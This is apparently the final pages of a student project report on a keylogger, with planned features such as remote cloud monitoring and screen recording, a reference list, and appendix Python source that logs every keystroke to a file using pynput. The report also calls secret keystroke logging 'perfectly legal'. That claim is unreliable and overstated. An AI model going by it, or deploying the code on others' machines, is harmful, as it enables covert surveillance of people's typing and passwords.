
A Keylogger is a form of software which is used to track or log the all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn't know that their actions are being monitored. It is otherwise known as keyboard capturer. These are perfectly legal and useful. They can be installed by employers to oversee the use of their computers, meaning that the employees have to complete their tasks instead of procrastinating on social media. Some of the possible amendments and improvements in this project are;

- Adding screenshots of pages visited
- Recording of system screen
- Full remote cloud monitoring
- Screenshot of immediately changed pages
- Secure web account for data storing
- Password Protection
- Parental Control


6.0.References:


1. https://medium.com/
2. https://www.slideshare.net/
3. https://en.m.wikipedia.org/wiki/
4. https://security.stackexchange.com/
5. https://www.ionos.com/digitalguide/

\




Appendice A:





GURU TEGH BAHADUR ☆ DELHI ☆ INSTITUTE OF TECHNOLOGY
ਦੇਗ ਤੇਗ ਫਤਹਿ ॥



Appendice B:

Source code:

```
# keylogger using pynput module

import pynput
from pynput.keyboard import Key, Listener

keys = []


def on_press(key):
    keys.append(key)
    write_file(keys)

    try:
        print('alphanumeric key {0} pressed'.format(key.char))

    except AttributeError:
        print('special key {0} pressed'.format(key))


def write_file(keys):
    with open('log.txt', 'w') as f:
        for key in keys:
            # removing ''
            k = str(key).replace("'", "")
            f.write(k)


            # every keystroke for readability
            f.write(' ')

def on_release(key):
    print('{0} released'.format(key))
    if key == Key.esc:
        # Stop listener
        return False


with Listener(on_press=on_press,
              on_release=on_release) as listener:
    listener.join()
```